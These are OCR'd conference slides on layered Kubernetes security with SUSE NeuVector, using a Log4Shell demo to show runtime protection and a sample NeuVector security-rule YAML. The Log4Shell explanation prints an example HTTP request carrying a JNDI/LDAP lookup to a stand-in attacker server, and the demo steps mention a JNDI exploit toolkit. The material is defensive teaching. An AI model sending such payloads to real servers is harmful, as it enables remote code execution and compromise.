CNCG
Graz + Linz

CLOUD NATIVE COMPUTING GRAZ

Cloud Native LINZ


Implementing a Multi-Layer Kubernetes Security System with SUSE NeuVector

Daniel Drack

- Senior DevOps Engineer @ FullStackS
- Community Organizer Graz / Austria
- KCD Austria Organizer

@DrackThor

FullStackS Layers of Security




Layer: k8s Plattform
best-practices: Admission controller, RBAC, external secrets, mTLS,..
Scans: CIS benchmark scans, image scans,..
Tests: Penetration Tests,
Zero Trust: zB mittels network policies & admission policies

Layer: Network Security
best-practices: Mikrosegmentierung, traffic encryption,..
Scans: port scans, Policy für erlaubte Protokolle, deep inspection
Tests: Penetration Tests
Zero Trust: zB mittels SDN contracts

Layer: pre-commit
best-practices: pre-commit hooks
Scans: SCA/SAST, Image scan, file Validität
Tests: app build, image build, unit tests
Zero Trust: kein commit solange nicht alle Tests/Scans erfolgreich sind

Full Lifecycle Container Security – Pipeline to Production



BUILD

TEST

STAGING

PRODUCTION

Vulnerability & Compliance Management

Build Scanning

Registry Scanning


CIS Benchmarks
& Custom Adults


Compliance
PCI, GDPR, NIST

Run-Time Scanning
Container, Host, Platform


Risk Reports & Remediation

Container Lifecycle with SUSE NeuVector






Container Lifecycle with SUSE NeuVector



Security as Code

- ✓ **Description of the application behavior in native K8S YAML**
  - ✓ Network connections and protocols
  - ✓ Ingress/egress
  - ✓ Processes & File System Protection
- ✓ **Version control of security policies in GIT**
- ✓ **Deploy & Enforce** Global Security Rules
  - ✓ Ingress / Egress, DLP detection, etc.
- ✓ **RBAC**
  - ✓ Kubernetes CRD with respective permissions
- ✓ Simple migration from staging to production




```yaml
kind: NvSecurityRule
metadata:
  name: nv.log4j-vuln-app.log4j-vuln-app
  namespace: log4j-vuln-app
spec:
  dlp:
    settings: []
    status: true
  egress: []
  file: []
  ingress:
  - action: allow
    applications:
    - HTTP
    name: nv.log4j-vuln-app.log4j-vuln-app-ingress-0
    ports: any
    priority: 0
    selector:
      comment: ""
      criteria:
      - key: service
        op: =
        value: rke2-ingress-nginx-controller.kube-system
      - key: domain
        op: =
        value: kube-system
      name: nv.rke2-ingress-nginx-controller.kube-system
      original_name: ""
  process:
  - action: allow
    allow_update: false
    name: java
    path: /usr/lib/jvm/java-1.8-openjdk/jre/bin/java
  - action: allow
    allow_update: false
    name: pause
    path: /pause
  process_profile:
    baseline: basic
  target:
    policymode: Protect
```

DEMO TIME!
...WHAT COULD POSSIBLY GO WRONG
makeameme.org

Use-Case Log4Shell

Your next task is to figure out which applications in your org use log4j
imgflip.com

This is how it all goes south..



Log4j Attack Explanation

Attacker scanner the internet looking for exposed Log4j Vulnerable Servers

Attacker sends malicious HTTP requests to exposed Servers

Victim server logs request using Log4j

```
GET /test HTTP/1.1
Host: victim.xx
User-Agent:
${indi:Idap://attackerserver/
```

Log4j interpolates the string and queries malicious LDAP Server

LDAP Server responds with malicious java class

```
{indi:ldap://attackerserver/?
```


Possible Risks:
Cryptomining
Remote Shell
Ransomware
Data Exfil
APTS

Victim Server downloads & executes malicious payloads

Source: https://cloud-one-security.awsworkshop.io/ee/50_protection_demo/07_log4shell.html

NeuVector and Log4J

- Image scanning + Admission Control
- Network-, File- and Process Policies
- WAF / DLP Deep Inspection
- … and compliance checks



Demo Steps

- Show the vulnerable App
- Start JNDI Exploit Toolkit
- Run bad request and explain what happens
- Show WAF / DLP rule alerts
- Switch to Protect Mode
- Show blocked BASH
- Enforce WAF/DLP rules and show impact
- Create new network rule and show impact
- Hope that we got this far and everything worked

GROWING CLOUD NATIVE TOGETHER

KCD Austria 2024

kcdaustria.at

2 DAYS

2 Cinema Halls

102 ratings

4.5/5 ⭐

3 GOLD Sponsors

10 SILVER Sponsors

6 COMMUNITY Sponsors

CLOUD NATIVE
COMPUTING FOUNDATION

KCD Austria 2024

October 8th - 10th

kcdaustria.at